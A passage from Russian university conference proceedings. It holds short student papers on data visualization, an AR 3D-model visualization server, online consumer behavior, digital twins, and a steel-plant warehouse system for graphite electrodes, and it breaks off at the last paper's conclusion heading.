При разработке визуальных представлений в начале проекта важно критически относиться к техническому заданию и не стремиться точно воспроизвести указанные в нем графики. Требования и цели анализа данных могут изменяться по нескольким причинам: заказчик может не иметь конкретного представления о конечном результате; разработчик может не воспроизвести требования из-за отсутствия квалификации или технических возможностей; платформа может быть недостаточно производительной для требуемой визуализации [4]. На рисунке 2 представлен график, запрашиваемый заказчиком в техническом задании.

Однако, в ходе анализа данных выяснилось, что в некоторых случаях исходная информация не предоставляет возможным строить график в виде воронки, поскольку при выборе определенных фильтров количество встреч может превышать количество звонков и в таком случае размер блока со встречами был бы больше предыдущего. Для решения задачи значения данных расположили сверху вниз, используя лишь текстовое представление вместо диаграммы [5] (рисунок 3).

Указанный выбор оказался наиболее эффективным.

Заключение

Визуализация данных – мощный инструмент, способный превратить сухие факты в наглядные и информативные изображения. В ходе этой работы были рассмотрены ключевые аспекты визуализации данных, начиная с выбора подходящего типа графика в зависимости от характера информации. Было изучено, как различные типы данных требуют разных подходов и инструментов для визуализации. Визуализация помогает упростить понимание сложных данных, делая их более доступными для восприятия. Однако, выбор правильного типа графика для визуализации данных должен быть осознанным и учитывать специфику конкретной предметной области и цели анализа. Только тогда визуализация может стать эффективным инструментом для принятия обоснованных решений на основе анализа данных.

СПИСОК ИСТОЧНИКОВ

1. Калинина, С. Д. Анализ и визуализация данных / С. Д. Калинина. Том Часть 1. – Москва : Московский государственный институт международных отношений (уни-

верситет) Министерства иностранных дел Российской Федерации, 2023. – 104 с. – ISBN 978-5-9228-2667-9. – EDN VDCHPY.

2. Визуализация данных: способы и задачи. – URL: https://goodt.me/blog_info/vizualizaciya_dannyh_sposoby_i_zadachi/ (дата обращения: 26.10.2023).

3. Ужасные графики и диаграммы: примеры и исправления. – URL: <https://vizual.club/2023/02/18/bad-diagram/> (дата обращения: 22.10.2023).

4. Желязны Д.Ж. Говори на языке диаграмм. – Москва : Эксмо, 2007. – 304 с. – ISBN 978-5-00100-262-8.

5. 10 правил для совершенного дизайна дашборда. – URL: <https://leftjoin.ru/all/10-rules-for-better-dashboard-design/> (дата обращения: 21.10.2023).

УДК 004.946

Мальшев Никита Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Malyshev Nikita Dmitrievich, student, Komsomolsk-na-Amure state University

Тихомиров Владимир Александрович, кандидат технических наук, профессор, профессор кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Tikhomirov Vladimir Alexandrovich, Candidate of Technical Sciences, Professor, Professor «Design, management and development of information systems», Komsomolsk-na-Amure State University

СЕРВЕР ВИЗУАЛИЗАЦИИ 3D МОДЕЛЕЙ

3D MODEL VISUALISATION SERVER

Аннотация. В данной работе рассматривался инновационный подход к контролю качества машиностроительных изделий с использованием технологий дополненной реальности. Эти технологии открывают возможности для отображения объемных 3D-моделей в режиме реального времени, совмещая эти отображения с реальными изделиями, что позволяет эффективно управлять процессом устранения дефектов и общего технологического контроля указанных изделий.

Abstract. In this work, an innovative approach to quality control of machine-building products using doped reality technologies. These technologies open up opportunities for displaying 3D volumetric models in real time, combining this display with real products, which allows to effectively manage the process of defect elimination and general technological control of the specified products.

Ключевые слова: виртуальная реальность, дополненная реальность, разработка программного обеспечения, 3D, сервер визуализации.

Key words: virtual reality, augmented reality, software development, 3D, visualisation server.

Введение

В эпоху постоянных технологических инноваций и быстрых изменений в производстве, роль контроля качества становится все более важной, требуя не только точности и эффективности, но и интеграции передовых технологий. Благодаря использованию инновационных технологий, таких как «виртуальная реальность», специалисты машиностроительных предприятий теперь могут выявлять и устранять дефекты с высокой точностью, повышая стандарты качества.

Более продвинутым решением является программное обеспечение, которое может создавать трехмерные изображения на основе моделей CAD-систем для объединения с реальными объектами. Пусть такое ПО будет называться ViServer. Этот сервер улучшает процесс контроля качества инженерных продуктов. ViServer позволяет отображать 3D-модели в режиме реального времени на мобильных устройствах, создавая инновационное пространство для более эффективного взаимодействия работников производственными процессами. В свете современных производственных задач этот сервер предоставляет инструменты для более точного и отзывчивого контроля качества, обеспечивая успешную интеграцию с современными технологическими требованиями [1].

Целью данной работы является изучение сервера визуализации ViServer для сервера оптимизации процесса контроля качества с использованием дополненной реальности.

Переосмысление процесса контроля качества

ViServer, разработанный для интеграции с CAD-системами, открывает новые возможности в области контроля качества. Сервер предоставляет возможность загружать CAD-модели в форматах PRT и JT. Эта возможность ускоряет процесс контроля качества, позволяя быстро взаимодействовать с 3D-моделями изделий.

Для взаимодействия с клиентскими приложениями ViServer-у необходим сервис RESTful. Данный сервис обеспечивает плавный и эффективный обмен данными между сервером и устройствами контрольных работников, создавая стабильную и быструю среду для работы с 3D-моделями [2].

Многопользовательская работа и создание новых сцен

Особенностью ViServer является возможность многопользовательской работы. Каждый сотрудник может подключаться к одной и той же сцене с помощью своего собственного устройства (рисунок 1), что обеспечивает индивидуальный подход к каждому рабочему процессу. Создание новых сцен – необязательная функция, но полезная возможность для тех случаев, когда работникам необходимо работать с различными экземплярами сборок.




Рисунок 1 – Собственное устройство

Управление трансляцией изображений и ракурсом

Одним из ключевых моментов в использовании ViServer является трансляция изображений по сети через Wi-Fi. Это обеспечивает непрерывную потоковую передачу видео и взаимодействие с 3D-моделями в режиме реального времени. Контроль ракурса с помощью устройства дает работнику возможность мгновенно реагировать на изменения в процессе контроля качества [3, 4].

Функция указателя и гибкость в настройке

ViServer поддерживает функцию указателя, которая дает возможность управления 3D-моделями в контексте CAD-системы. Данная функция включает в себя выбор компонентов и возврат 3D-точек для 2D-координат. А также гибкость сохранения и загрузки параметров в формате JSON позволяет адаптировать программное обеспечение к конкретным требованиям производственных процессов [5].

Сервер визуализации в действии

Развертывание сервера визуализации начинается с запуска программного обеспечения, загрузки сборки и подключения устройств по Wi-Fi. Подключенные устрой-

ства могут запускать приложение визуализации, которое позволяет просматривать 3D-изображение в режиме реального времени. Когда устройство перемещается в пространстве, изображение мгновенно перемещается на устройстве без каких-либо задержек, создавая эффективную среду для совместной работы.

Заключение

В работе был рассмотрен сервер визуализации ViServer, который оптимизирует процесс контроля качества. Благодаря ViServer-у, процедура оценки качества становится более точной, быстрой и адаптированной к требованиям современного производства. Интеграция дополненной реальности в процессы контроля качества не только улучшает визуализацию, но и усиливает командную работу, превращая обычные устройства в мощные инструменты для адаптации к вызовам современной промышленности.

Был выявлен недостаток существующего ViServer-а – это невозможность наблюдения объекта дополненной реальности одновременно с разных сторон. Все участники технологического процесса контроля объекта видят объект с одной позиции, независимо от того, где на самом деле находится участник по отношению к изделию.

Требуется дальнейшая проработка сервера для решения этой проблемы. В идеале – сервер должен передавать на визуализаторы работников изображение дополненной реальности с такого ракурса, как реально расположен работник относительно контролируемого изделия.

СПИСОК ИСТОЧНИКОВ

1. Феофанов, А. Н. VR/AR-технологии и их применение в машиностроении / А. Н. Феофанов, А. В. Охмат, А. В. Бердюгин // Автоматизация и моделирование в проектировании и управлении. – 2019. – №4(06). – С. 5. – URL: <https://cyberleninka.ru/article/n/vr-ar-tehnologii-i-ih-primeneniye-v-mashinostroenii> (дата обращения: 06.11.2023).
2. Баранов, А. В. Вариант организации облачного сервиса для высокопроизводительных вычислений / А. В. Баранов, А. А. Зонов // Программные системы: теория и приложения. – 2016. – №3(30). – С. 10-16. – URL: <https://cyberleninka.ru/article/n/variant-organizatsii-oblachnogo-servisa-dlya-vysokoproizvoditelnyh-vychisleniy>
3. Бахтерев, М. О. Система удалённой визуализации для инженерных и суперкомпьютерных вычислений / М.О. Бахтерев, П. А. Васёв, А.Ю. Казанцев, Д.В. Манаков // Математическое моделирование и программирование. – 2009. – №17(150). – С. 6-7. – URL: <https://clck.ru/36Ux2M> (дата обращения: 07.11.2023).
4. Ненаженко, Д. В. Удаленная визуализация больших объемов данных / Д. В. Ненаженко, Г. И. Радченко // Вычислительная математика и информатика. – 2015. – Т. 4, №1. – С. 22-25. – URL: <https://clck.ru/36Ux6w> (дата обращения: 07.11.2023).
5. Решетникова, Е. С. Разработка метода визуализации производственных объектов с применением технологий дополненной реальности / Е. С. Решетникова, Т. В. Усатая, Л. В. Курзаева // Программные системы и вычислительные методы. – 2021. – № 1. – С. 12-14. – DOI: 10.7256/2454-0714.2021.1.32708. – EDN UYSEDI.

УДК: 366.1 + 338.46

Маневич Яна Викторовна, аспирант кафедры бизнеса в сфере услуг, ФГБОУ ВО «Новосибирский государственный университет экономики и управления «НИНХ»

Manevich Yana Viktorovna, postgraduate student of the department of business in the service sector, Novosibirsk State University of Economics and Management «NINKh»

Шумков Вячеслав Владиславович, аспирант кафедры бизнеса в сфере услуг, ФГБОУ ВО «Новосибирский государственный университет экономики и управления «НИНХ»

Shumkov Vyacheslav Vladislavovich, postgraduate student of the department of business in the service sector, Novosibirsk State University of Economics and Management «NINKh»

Петренко Никита Евгеньевич, кандидат экономических наук, доцент кафедры бизнеса в сфере услуг, ФГБОУ ВО «Новосибирский государственный университет экономики и управления «НИНХ»

Petrenko Nikita Evgenievich, Candidate of Economic Sciences, Associate Professor, Associate Professor of the Department of Business in the Service Sector, Novosibirsk State University of Economics and Management «NINKh»

ОСОБЕННОСТИ ПОТРЕБИТЕЛЬСКОГО ПОВЕДЕНИЯ ПРИ ОНЛАЙН-ПОКУПКАХ ТОВАРОВ И УСЛУГ

FEATURES OF CONSUMER BEHAVIOR WHEN ONLINE PURCHASING OF GOODS AND SERVICES

Аннотация. В статье обоснованы особенности поведения покупателей товаров и услуг, в информационно-коммуникационном потребительском пространстве. Обозначены и раскрыты факторы определяющие потребительские характеристики товаров и услуг, которые лежат в основе психологического восприятия потенциальных покупателей. Авторы аргументируют необходимость анализа психологических особенностей покупателей, приобретающих товары и услуги посредством использования онлайн-технологий, раскрывают содержание ведущей маркетинговой модели исследования покупательской мотивации – 6W.

Abstract. The article substantiates the peculiarities of the behavior of buyers of goods and services in the information and communication consumer space. The factors determining the consumer characteristics of goods and services that underlie the psychological perception of potential buyers are identified and disclosed. The authors argue the need to analyze the psychological characteristics of buyers who purchase goods and services through the use of online technologies, reveal the content of the leading marketing model of the study of customer motivation – 6W.

Ключевые слова: покупательское поведение, онлайн-технологии, потребители, потребительские характеристики товаров и услуг, мотивации.

Key words: purchasing behavior, online technologies, consumers, consumer characteristics of goods and services, motivations, purchases.

Введение

Потребительские свойства товаров и услуг лежат в основе их психологического восприятия потенциальными покупателями. Все товары и услуги можно условно разделить на «эмоциональные и рациональные» а также товары и услуги, равнозначно воспринимаемые как с рациональной, так и с эмоциональной точки зрения. Актуальность исследования поведенческих особенностей потребителей определяется значимостью психологических характеристик покупателей что зачастую становится ключевым фактором успеха или неудачи реализуемой маркетинговой политики.

Однако, на сегодняшний день недостаточное количество исследований и разработок специалистов, посвященных оценке специфических поведенческих аспектов различных групп потребителей осуществляющих покупки товаров и услуг в информационном пространстве. В целом же формирование потребительских свойств товаров и услуг следует начинать с анализа модели поведения и психологических особенностей представителей ключевых потребительских сегментов, в том числе, посредством сегментации потребителей (возраст, род занятий, доход, уровень образования, семейное положение и так далее); оценка мотивационной составляющей (побудительные мотивы к покупке, время и частота покупок, место приобретения и так далее); стратификация (социальный статус, уровень благосостояния, профессиональная принадлежность и так далее).

Основная часть

В современном пространстве онлайн-торговли потребительские свойства товаров и услуг представляют собой совокупность характеристик в различных областях. Факторы, определяющие эти свойства товаров и услуг, представляют собой определённый набор, в частности:

1. Факторы спроса: теория иерархии потребности Маслоу, свидетельствует о том, что потребности людей состоят из определённых уровней: от физических потребностей и потребностей в безопасности до социальных потребностей и потребностей в самореализации, осуществляя сублимацию от материальных потребностей к социальным, духовным и культурным потребностям. [1]

2. Потребительские характеристики. Характеристики целевой группы потребителей определяют различия в их психологии, вызванные индивидуальным и коллективным сознанием этой совокупности людей. Различия в психологии потребителей приводят к индивидуализации модели потребительского поведения

3. Рыночная конкуренция. Барьеры для входа на рынок, в отрасль, определяют уровень и степень отраслевой конкуренции. Производителям и продавцам товаров и услуг, необходимо знать конкурентную структуру рынка для разработки собственных конкурентных стратегий.

4. Ценовые факторы. Формирование цен, в конечном счете, определяется соотношением между спросом и предложением, и конкурентной ситуацией. Уровень цен определяет, являются ли товары или услуги роскошью, или необходимостью для потребителей ключевых сегментов.

5. Каналы сбыта. Каждый производитель заинтересован в оптимизации каналов распределения и продаж для различных видов товаров и услуг целесообразно формировать цепи продаж, которые бы способствовали минимизации временных затрат и максимизации прибыли в каждом из каналов распределения [3].

6. Факторы безопасности. Все потребительские товары и услуги, в частности продукты питания, косметика, услуги ЖКХ, транспорта, медицинские и бьюти услуги должны соответствовать требованиям безопасности, что подтверждается наличием соответствующих документов – сертификатов соответствия, разрешений, лицензий и т.д.

7. Правовые факторы. Производители и продавцы товаров и услуг должны незамедлительно реагировать на все изменения в правовом поле, своевременно корректируя как характеристики, так и сервис по сопровождению товаров и услуг [5].

По мнению Ф.Котлера покупательское поведение – это поведенческая модель, которую реализуют люди в процессе покупки, использования и распоряжения товарами и услугами для удовлетворения своих нужд и потребностей, включая субъективную психологическую и объективную материальную деятельность. Анализ покупательского поведения, как правило сводится к следующему:

- выявление особенностей покупательского поведения исходя из запросов и желаний;

- выявление ключевых факторов, влияющие на поведение потребителей на каждом этапе процесса покупки;
- определение наиболее эффективных методов маркетингового продвижения исходя из поведенческих характеристик покупателей.

В контексте оценки потребительских свойств товаров и услуг значим этап обобщения покупательской мотивации и особенностей покупательского поведения в рамках исследовательских подходов 6W и 6O, что можно рассматривать как базовый подход для исследования и определения модели поведения потребителей при покупках в онлайн-среде. Имеет смысл детальнее остановиться на исследовательском подходе 6W, суть которого в поиске и анализе информации для ответов на шесть вопросов:

1. В чем нуждается рынок? (What) – каковы релевантные товары и услуги, которые пользуются спросом.
2. Зачем покупать? (Why) – исследуется процесс формирования покупательской мотивации для выявления целей тех или иных покупок с тем, чтобы принять соответствующие рыночные стратегии.
3. Кто является покупателем (Who) – выявляются характеристики покупателя (отдельное лицо, семья, группа лиц и так далее) которые в последствие будут использовать приобретаемый товар или услугу, кто является лицом, принимающим решение и лицами, оказывающими влияние на принятие окончательного решения о покупке. Согласно результатам анализа, объединяются соответствующие продукты, каналы, цены и рекламные акции [2].
4. Как осуществляется покупка? (How) – анализу подвергаются требования покупателей к способам приобретения товаров и услуг, доля импульсивных и рационально спланированных покупок, вкусовые предпочтения и отношение потенциальных покупателей к внешнему виду, упаковке, комплектациям, дополнительным опциям.
5. Когда осуществляется покупка? (When) – исследуется и обобщается информация по времени приобретения конкретных товаров и услуг, срокам покупок.
6. Где покупать? (Where) – обобщается информация относительно покупательской активности в конкретных местах продаж товаров и услуг. Определяются товары и услуги, основным аргументом при приобретении которых является шаговая доступность.

Формируя потребительские характеристики товаров и услуг необходимо исходить из понимания, что это уникальные характеристики и качества, которые играют ключевую роль в принятии потребителем решения о покупке. Как правило, выделяют четыре типа потребительских характеристик товаров и услуг: качество, маркетинговое продвижение, инновации, безопасность.

Заключение

Таким образом проведенное исследование, в том числе выделенные авторами факторы формирующие и определяющие наиболее весомые потребительские свойства товаров и услуг убедительно доказало, что в сложившихся условиях активного развития сферы онлайн-торговли, возрастает необходимость анализа психологических особенностей покупателей, приобретающих товары и услуги посредством онлайн-технологий, которые по мнению авторов заключаются в следующем: возникли потребительские группы онлайн-покупателей, которые нацелены на приобретение товаров и услуг отражающих их собственную индивидуальность, личностные ценности и иные психологические особенности. Кроме того, мы убедились, что молодежная покупательская аудитория мотивирована на приобретение товаров и услуг, ориентированных на определённую культуру, стремясь к покупкам которые имеют конкретную коннотацию. А онлайн-потребители стремятся получить максимум информации о товарах и услугах из различных источников чтобы снизить риски и повысить психологическую удовлетворённость от покупки [4].

СПИСОК ИСТОЧНИКОВ

1. Ароновская, Е. Л. Новый взгляд на теорию иерархии потребностей А. Маслоу / Е. Л. Ароновская // Научно-информационный издательский центр «Институт стратегических исследований». 2015. – С. 7-14.
2. Климова, Э. Н. Профайлинг как инновационный инструмент маркетинга отношений / Л. Б. Нюрнбергер, Э. Н. Климова // В мире научных открытий. 2013. – № 8-1 (44). С. 185-198.
3. Леушина, О. В. Инновации как источник развития экономики / О. В. Леушина // Сибирская финансовая школа. 2015. – № 2 (109). С. 96-100.
4. Нюрнбергер, Л. Б. Инновационная парадигма маркетинговых коммуникаций в сфере санаторно-курортных услуг / Л. Б. Нюрнбергер, А. Е. Архипов, И. Ю. Севрюков // Развитие теории и практики управления социальными и экономическими системами. Материалы Пятой международной научно-практической конференции. 2016. – С. 215-218.
5. Щетинина, Н. А. Инновации в туризме: региональный аспект / Н. А. Щетинина, А. А. Попова // Актуальные проблемы развития хозяйствующих субъектов, территорий и систем регионального и муниципального управления. Материалы XIV международной научно-практической конференции. 2019. – С. 450-454.

УДК 004.942

Монастырная Елизавета Игоревна, студент, Комсомольский-на-Амуре государственный университет

Monastyrnaya Elizaveta Igorevna, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, заведующий кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Head of the Department «Information Security of automated systems», Komsomolsk-na-Amure State University

ЦИФРОВОЙ ДВОЙНИК

DIGITAL TWIN

Аннотация. В исследовании представлена концепция цифрового двойника, виртуального отражения реальных объектов и процессов. Рассматриваются различия между цифровым двойником и цифровым макетом, выделяются четыре типа цифрового двойника, включая универсальный. Исторический фон концепции упоминается с упоминанием NASA в 2010 году. Исследование представляет эволюцию определений и структуры цифрового двойника, включая пятимерную модель.

Abstract. The study introduces the concept of a digital twin, a virtual reflection of real objects and processes. The differences between a digital twin and a digital mockup are discussed, and four types of digital twin are identified, including a universal one. The historical background of the concept is mentioned with NASA mentioned in 2010. The study presents the evolution of the definitions and structure of the digital twin, including the five-dimensional model.

Ключевые слова: цифровой двойник, виртуальное представление, универсальный двойник, жизненный цикл, 3D-модели.

Key words: digital twin, virtual representation, universal twin, life cycle, 3D models.

Введение

С быстрым развитием новых технологий, таких как облачные вычисления, анализ больших данных и искусственный интеллект, началась эра интеллектуального производ-

ства, а также появился термин «цифровой двойник». Цифровой двойник, как концепция, олицетворяет синергию между реальным миром и виртуальным пространством, представляя цифровое отражение объектов, процессов и услуг. В наше время, технологии находятся в центре инноваций, понимание и применение цифрового двойника становится ключевым элементом для эффективного управления, разработки продуктов и оптимизации производственных процессов. Данное исследование – предоставляет обзор концепции цифрового двойника, выделяя его ключевые аспекты и эволюцию с момента первого упоминания в технологической карте НАСА в 2010 году [5]. В ходе данной работы рассмотрены определения цифрового двойника, структура и разнообразные типы, проанализирована эффективность применения на различных этапах жизненного цикла продукта, а также рассмотрены перспективы дальнейшего развития этой захватывающей технологии.

Основная часть

Цифровой двойник – это цифровое или виртуальное изображение систем, процессов, продуктов или услуг нашего физического мира. Он использует реальные данные. Физический объект и виртуальное представление связаны и синхронизированы и могут влиять друг на друга в режиме реального времени [2].

Цифровые макеты часто ошибочно называют цифровыми близнецами. Однако цифровой макет – это только компьютерный метод, при котором воспроизводится цифровая модель реального продукта, объекта или системы и моделируются определенные свойства, но критерий соединения реального и цифрового объекта не задан, а это является обязательным критерием для создания полноценного цифрового близнеца [3].

3D-модели цифровым близнецом не являются. Распространённое утверждение о том, что цифровые близнецы уже давно создаются и используются в большинстве крупных компаний, не является обоснованным.

В настоящее время существует три типа плюс универсальный цифровой двойник:

- цифровой двойник для новых разработок (двойка продукта для модернизации и усовершенствования);
- цифровой двойник в производстве (производственный близнец технологических процессов);
- цифровой двойник в обслуживании (сервисный близнец для совершенствования процессов сервисного обслуживания).

Превосходит над тремя видами близнецов универсальный цифровой двойник, сочетающий функции трех типов цифровых близнецов.

Концепция цифрового близнеца была впервые упомянута в технологической карте НАСА в 2010 году в программе Аполлона, в которой были построены два одинаковых космических корабля, для того чтобы иметь возможность отражать реальные условия космического корабля во время миссии (рисунок 1).



Рисунок 1 – Пути развития концепции цифровых двойников

Определение и восприятие того, что представляет собой цифровой двойник, неуклонно менялось с момента первого упоминания в 2010 году.

Цифровой двойник традиционно описывается в трех измерениях. Впервые это было представлено в 2003 году Grieves в рамках лекции по управлению жизненным циклом продукта. Трёхмерный цифровой двойник состоит из физического объекта (физической сущности), его виртуального представления (виртуального пространства) и их соединения с помощью обмена данными и информации [1].

Позже, с 5-мерным близнецом, классическая модель 3D-близнеца Гривза была расширена, включением в нее размеров данных и услуг.

Цифровой двойник состоит из следующего (рисунок 2):

- PE – физический объект.
- VE – виртуальное пространство.
- Ss – пространство данных и вычислений.
- DD – комната данных цифрового двойника.
- CN – подключение (связь).



Рисунок 2 – Взаимосвязь элементов Цифрового двойника

Формализованная структура цифрового близнеца находится только в конструкции. Серия ISO/DIS 23247, которая в настоящее время все еще находится на стадии проектирования, определяет стандарт терминологии и структуры цифровых двойников.

Цифровой двойник состоит из четырех единиц. В первом блоке «Сбор данных и управление устройствами» данные собираются и обрабатываются. С помощью этого устройства физические объекты также соединяются и синхронизируются с близнецом. В блоке «Core Entity» предусмотрены различные процессы обработки данных (моделирования). Блок «User Entity» представляет собой подключение к другим системам, таким как MES, ERP и другим близнецам. Четвертое подразделение под названием «Cross-System Entity» просто регулирует трафик данных между подразделениями [4].

Закключение

Цифровой двойник представляет собой неотъемлемый элемент современного технологического прогресса, открывающий новые горизонты для инноваций в различных отраслях. В ходе рассмотрения авторы выяснили, что цифровой двойник является более чем просто виртуальным отражением – это мощный инструмент, способный синхронизировать и взаимодействовать с физическим миром в реальном времени. Несмотря на распространенное мнение о широком использовании цифровых двойников, мы установили, что эта технология только начинает раскрывать свой потенциал. Требуется дальнейшее исследование и инновации для полного внедрения и оптимизации применения цифровых двойников. Авторы оставляют этот вопрос открытым для будущих исследований и инженерных решений, с уверенностью в том, что цифровые двойники будут продолжать вести нас к новым горизонтам технологического прогресса и эффективного управления реальным миром через виртуальные отражения.

СПИСОК ИСТОЧНИКОВ

1. Бондарев, И. В. Развитие виртуальных пространств современности / И. В. Бондарев, И. В. Караванов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 349-351. – EDN SUSQUZ.

2. Исследование особенностей применения метода функциональной декомпозиции при разработке имитационных моделей цифрового двойника роботизированного

процесса / М. А. Горькавый, В. П. Егорова, А. И. Горькавый, М. А. Мельниченко // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2022. – № 3(59). – С. 27-34. – DOI 10.17084/20764359-2022-59-27. – EDN XQINNI.

3. Разработка архитектуры системы управления роботизированным производственным процессом на базе технологии цифрового двойника / М. А. Горькавый, В. П. Егорова, В. А. Соловьев [и др.] // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2023. – № 1(65). – С. 40-46. – DOI 10.17084/20764359-2023-65-40. – EDN RXYVAN.

4. Постникова, М. В. Цифровая трансформация / М. В. Постникова, А. А. Обласов // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 135-137. – EDN RIKHPW.

5. Эмирова, А. Е. Международная логистика : учебное пособие для вузов / А. Е. Эмирова, Н. Д. Эмиров. – Москва : Издательство Юрайт, 2022. С. 173.

УДК 004.4

Нечунаев Андрей Анатольевич, студент, Комсомольский-на-Амуре государственный университет

Nechunaev Andrey Anatolievich, student, Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Урасов Дмитрий Владимирович, доцент кафедры «Электропривод и автоматизация промышленных установок», Комсомольский-на-Амуре государственный университет

Urasov Dmitriy Vladimirovich, Associate Professor of the Department «Electric drive and automation of industrial plants», Komsomolsk-na-Amure State University

ИНФОРМАЦИОННЫЕ СИСТЕМЫ СКЛАДСКОГО УЧЁТА

WAREHOUSE MANAGEMENT INFORMATION SYSTEMS

Аннотация. В данной статье описываются информационные системы складского учёта: для чего проектируются, чем являются, что автоматизируют и что можно получить благодаря автоматизации процессов учёта. Приведён пример реализации информационной системы складского учёта «Автоматизированная система оперативного управления производством «Учёт электродов».

Abstract. This article describes warehouse management information systems: what they are designed for, what they are, what they automate, and what can be achieved by automating accounting processes. An example of the implementation of the warehouse management information system «Automated operational production management system «Electrodes management» is given.

Ключевые слова: информационная система, склад, учёт, складской учёт, программное обеспечение, корпоративная информационная система.

Key words: information system, warehouse, management, warehouse management, software, corporative information system.

Введение

Целью работы является анализ существующих способов ведения складского учета при разработке информационной системы учета использования графитовых электродов в дуговой сталеплавильной печи.

Информационные системы складского учёта (ИС СУ) – это программно-технические комплексы, которые спроектированы для оптимизации процессов логистики склада, распределения, цепочки поставок и выполнения заказов [1].

Благодаря автоматизации можно сделать детализированный учет складских запасов. С его помощью можно определить оборот продукции по разным критериям, а также проводить анализ продаж. ИС СУ позволяет сделать склад прозрачным, предоставляет всю информацию о складских запасах – вид товара, количество, дату закупки, срок хранения и другое [2].

Система управления складом предназначена для преобразования и хранения всех произведенных транзакций, которые доступны также в режиме online, где отражаются все данные о транзакциях. Что в конечном итоге экономит много сил и времени, и помогает сократить издержки при эффективном использовании, благодаря чему расходы окупаются достаточно быстро.

В зависимости от особенностей предприятия, размеров складских помещений и объема материально-производственных запасов, для учета могут привлекаться несколько категорий специалистов. После внедрения автоматизированной системы снизится объем «хищений». Учет движения номенклатуры склада выявляет ответственного за недостачу, к которому применяются штрафы [3].

Пример работы ИС СУ

Подобный подход к автоматизации используется в ряде предприятий, например, в ООО «Амурсталь», в своей собственной автоматизированной системе оперативного управления производством (АСОУП).

Информационная система «АСОУП «Учет электродов» предназначена для сбора и отображения сведений о наличии и движении электродов в электросталеплавильном цеху (ЭСЦ). Система формирует данные о наличии как новых, так и восстановленных после поломки графитированных электродов на складе ЭСЦ и центральном складе.

Идентификация пользователей в системе «АСОУП» происходит в процессе аутентификации при входе в систему. Вход в систему возможен через форму авторизации, расположенную как на стартовой странице, так и в заголовках страниц главного меню и основных разделов системы. Это обеспечивает отслеживание ответственных за учёт номенклатуры склада.

Для того, чтобы добавить данные о планируемых поставках электродов на предприятие, необходимо указать тип, массу, дату прибытия. При поступлении графитовых электродов на склад, необходимо переместить электроды на центральный склад (ЦС), после чего запись из таблицы «График поставки электродов» будет перемещена в таблицу «Редактирование остатков электродов на центральном складе»

При поступлении материалов на ЦС вне графика поставки, необходимо указывать тип, производителя, массу электрода. При списании материалов также указывается тип, производителя, массу электрода. Положительное значение массы обозначает приход, отрицательное уход со склада.

Справочник – это упрощение сложной записи. Так, для добавления в справочник новой марки электродов необходимо ввести наименование, страну производителя, агрегат, удельный коэффициент расхода. После завершения ввода в форме «Приход материалов на склад» можно указать приход электродов, чьи названия совпадают с названием в справочнике, что добавляет некоторые характеристики из справочника.

Наращивание электродов – это процесс перемещения электрода (выбранной марки из справочника) со склада ЭСЦ в производство. Электроды делятся на два вида: новые и восстановленные. Нарашивание новых электродов производится путём за-

полнения обязательных полей ввода в форме «Наращивание электродов». Наращивание восстановленных электродов происходит аналогично. Форма «История наращивания электродов» содержит в себе данные о произведенных наращиваниях электродов с указанием типа электродов (новый или восстановленный).

Форма «Электроды на ДСП-2» содержит текущий вес всех электродов, установленных на ДСП-2, включая резервную «свечу». Старший производственный мастер печей не реже одного раза в неделю проводит контрольную провеску электродов, установленных на ДСП-2, и вводит полученное значение в поле «Корректировка веса». После ввода отобразится фактический вес электродов в производстве.

Чтобы отправить электроды с производства в реставрацию, или это безвозвратная потеря, или в бой – используется форма «Перемещение электродов». Для отображения истории перемещения электродов, а также для корректировки ошибочных данных используется «Корректировка перемещенных электродов» соответственно.

Если в процессе восстановительных работ масса электрода уменьшилась, то перед перемещением на склад ЭСПЦ необходимо изменить соответствующие данные. Так, если при поломке электрода масса нижнего колена была оценена в 2000 килограмм, а в процессе восстановления масса уменьшилась до 1800 килограмм, то при перемещении электрода из реставрации на склад ЭСПЦ в колонке «Восстановлено» необходимо число 2000 заменить на 1800. Тогда электрод массой 1800 килограмм будет показан на складе ЭСПЦ, а 200 килограмм будет списано в «Бой».

Недостатки ИС СУ

Описанная ИС СУ «АСОУП «Учет электродов» не лишена недостатков. Реализованная с применением технологии РНР в настоящий момент она не отвечает текущей стратегии цифровой трансформации предприятия, в рамках которой информационная система должна быть не только легко масштабируемой и обеспечивать простой доступ к данным, но и обладать возможностью принятия решения на их основе, то есть обладать аналитическими возможностями. Учитывая возросшие требования к описанной ИС в ближайшее время, будет выполнена переработка модели данных, реорганизована схема хранения, добавлен аналитический модуль с развитой возможностью визуального представления данных.

Заключение

